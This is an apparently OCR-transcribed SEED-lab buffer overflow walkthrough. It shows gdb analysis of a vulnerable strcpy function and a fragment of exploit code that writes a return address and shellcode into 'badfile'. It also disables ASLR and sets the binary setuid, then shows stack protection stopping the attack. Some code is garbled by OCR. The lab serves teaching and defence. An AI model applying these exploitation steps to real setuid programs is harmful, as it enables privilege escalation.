
```
ubuntu@bufoverflow:~$ python2 -c 'print("A"*1000)'>badfile
ubuntu@bufoverflow:~$ cat badfile
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ubuntu@bufoverflow:~$ od -t c badfile
0000000   A   A   A   A   A   A   A   A   A   A   A   A   A   A   A   A
*
0001740   A   A   A   A   A   A   A   A  \n
0001751
ubuntu@bufoverflow:~$ gdb -q /hime/ubuntu/stack
/hime/ubuntu/stack: No such file or directory.
(gdb) exit
Undefined command: "exit".  Try "help".
(gdb) Quit
(gdb)
Undefined command: "exit".  Try "help".
(gdb) quit
```



```
(gdb) list 15
10      int bof(char *str)
11      {
12          char buffer[123]; /* originally 12 in SEED labs */
13
14          //BO Vulnerability
15          strcpy(buffer,str);
16
17          return 1;
18      }
19
(gdb) break 15
Breakpoint 1 at 0x80484c4: file stack.c, line 15.
(gdb) run
Starting program: /home/ubuntu/stack

Breakpoint 1, bof (str=0xffffd2e4 'A' <repeats 200 times>...) at stack.c:15
15          strcpy(buffer,str);
(gdb) print &buffer
$1 = (char (*)[123]) 0xffffd245
(gdb) disas
Dump of assembler code for function bof:
   0x080484bb <+0>:     push   %ebp
   0x080484bc <+1>:     mov    %esp,%ebp
   0x080484be <+3>:     sub    $0x88,%esp
=> 0x080484c4 <+9>:     sub    $0x8,%esp
   0x080484c7 <+12>:    pushl  0x8(%ebp)
   0x080484ca <+15>:    lea    -0x83(%ebp),%eax
   0x080484d0 <+21>:    push   %eax
   0x080484d1 <+22>:    call   0x8048370 <strcpy@plt>
   0x080484d6 <+27>:    add    $0x10,%esp
   0x080484d9 <+30>:    mov    $0x1,%eax
   0x080484de <+35>:    leave
   0x080484df <+36>:    ret
End of assembler dump.
(gdb) break *0x080484df
Breakpoint 2 at 0x80484df: file stack.c, line 18.
(gdb) cont
Continuing.

Breakpoint 2, 0x080484df in bof (
    str=0x41414141 <error: Cannot access memory at address 0x41414141>) at stack.c:18
18      }
(gdb) 
```



```
/*Add your changes to the buffer here */
unsigned int bufaddr= 0xffffd245;
int retoffset = 348;
int shelloffset = retoffset - strlen(shellcode)-16;
*((unsigned int*)(&buffer[retoffset])) = bufaddr +shelloffset;
memcpybuffer + shelloffset, shellcode, strlen(shellcode));
buffer[retoffset +4]=0;


/*Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer,1000,1,badfile); /* originally 517 in SEED labs */
    fclose(badfile);
}
```



```
ubuntu@bufoverflow:~$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
ubuntu@bufoverflow:~$ sudo su
root@bufoverflow:/home/ubuntu# gcc -m32 -o stack -z execstack stack.c
root@bufoverflow:/home/ubuntu# chmod 4755 stack
root@bufoverflow:/home/ubuntu# exit
exit
ubuntu@bufoverflow:~$ ./stack
*** stack smashing detected ***: ./stack terminated
/usr/sbin/exec_wrap.sh: line 16:  1465 Aborted                 (core dumped) ./stack
ubuntu@bufoverflow:~$ sudo su
root@bufoverflow:/home/ubuntu# gcc -m32 -o stack -z noexecstack -fno-stack-protector stack.c
root@bufoverflow:/home/ubuntu# chmod 4755 stack
root@bufoverflow:/home/ubuntu# exit
exit
ubuntu@bufoverflow:~$ ./stack
Returned Properly
ubuntu@bufoverflow:~$
```

That is how we can protect against the buffer overflow